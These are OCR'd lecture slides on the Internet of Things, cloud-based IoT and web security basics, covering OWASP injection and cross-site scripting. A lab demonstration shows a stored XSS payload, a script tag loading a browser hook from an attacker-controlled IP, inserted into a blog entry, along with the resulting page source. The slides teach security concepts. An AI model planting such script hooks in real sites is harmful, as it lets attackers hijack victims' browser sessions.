
Recommendation ITU -T Y.2060 : Overview of the Internet of things: http://www.itu.int/rec/T-REC-Y.2060-201206-I

ITU Definition




Recommendation ITU -T Y.2060 : Overview of the Internet of things: http://www.itu.int/rec/T-REC-Y.2060-201206-I

Sensors



https://www.postscapes.com/what-exactly-is-the-internet-of-things-infographic/

Connectivity




https://www.postscapes.com/what-exactly-is-the-internet-of-things-infographic/

Examples – smart applications

- Home consumer: irrigation controller, smoke alarm
- Buildings infrastructure: lighting, emergency alerts
- Health body: patient care, elderly monitoring


https://www.postscapes.com/what-exactly-is-the-internet-of-things-infographic/

Examples – smart applications



https://www.postscapes.com/what-exactly-is-the-internet-of-things-infographic/

Cloud-based IoT



Reference: - ZHOU, Jun et al. Security and Privacy for Cloud-Based IoT: Challenges. IEEE Communications Magazine, v. 55, n. 1, p. 26-33, 2017.

Cloud-based IoT ?

1) Cloud services are “always ON,” and globally accessible, so “things” can be located anywhere, be mobile, can transmit different data at different times.

2) Cloud services are built to scale rapidly, which ideally suits IoT in which many “things” can communicate at different data rates, and at different times.

3) They help manage resource constraints. Many “things” will be limited in terms of computational power, battery and storage capacity. The ability to shift some of this load to the cloud helps to alleviate these limitations.

Reference: - J. Singh, T. Pasquier, J. Bacon, H. Ko and D. Eyers, "Twenty Security Considerations for Cloud-Supported Internet of Things," in IEEE Internet of Things Journal, vol. 3, no. 3, pp. 269-284, June 2016.

2.3 Security

Confidentiality	• only authorized users have access to information
Integrity	• prevent/detect modification/corruption of information
Availability	• ensure that legitimate users will have properly allowed access
Authenticity	• guarantee the validity of data and identity information

2.3 Security

- Threats – conditions or events that provide a potential security violation
- Vulnerability – failure or improper feature that can be exploited
- Attack – set of actions made by unauthorized entity seeking security breaches

2.3 Security

OWASP Top Ten


A1 – Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.


A3 - Cross-Site Scripting (XSS) occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

SQL Injection – Illustrated

Source: OWASP Top Ten Site

OWASP
The Open Web Application Security Project





1. Application presents a form to the attacker
2. Attacker sends an attack in the form data
3. Application forwards attack to the database in a SQL query
4. Database runs query containing attack and sends encrypted results back to application
5. Application decrypts data as normal and sends results to the user

Username=admin
Password=adminpass
Signature=Monkey!


Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Cross-Site Scripting Illustrated

Source: OWASP Top Ten Site


OWASP
The Open Web Application Security Project

1 **Attacker sets the trap – update my profile**




Attacker enters a malicious script into a web page that stores the data on the server

Application with stored XSS vulnerability



2 **Victim views page – sees attacker profile**



Script runs inside victim's browser with full access to the DOM and cookies

3 **Script silently sends attacker Victim's session cookie**

Welcome To The Blog

Back

Add New Blog Entry

View Blogs

Add blog for anonymous

Note: ,,,,<u> and </u> are now allowed in blog entries

```
<script src="http://10.0.3.15:3000/hook.js"></script>Comentario da
Maria
```

```
<tr class="report-header"></tr>
<tr>
  <td></td>
  <td></td>
  <td></td>
  <td>
    <script src="http://10.0.3.15:3000/hook.js"></script>
    Comentario da Maria
  </td>
</tr>
<tr></tr>
```

3. Cloud Security Concerns

3.1 Cloud Security Threats

3.2 Identity and access management

3.3 Privacy

3.1 Cloud Security Threats

1. Data Breaches

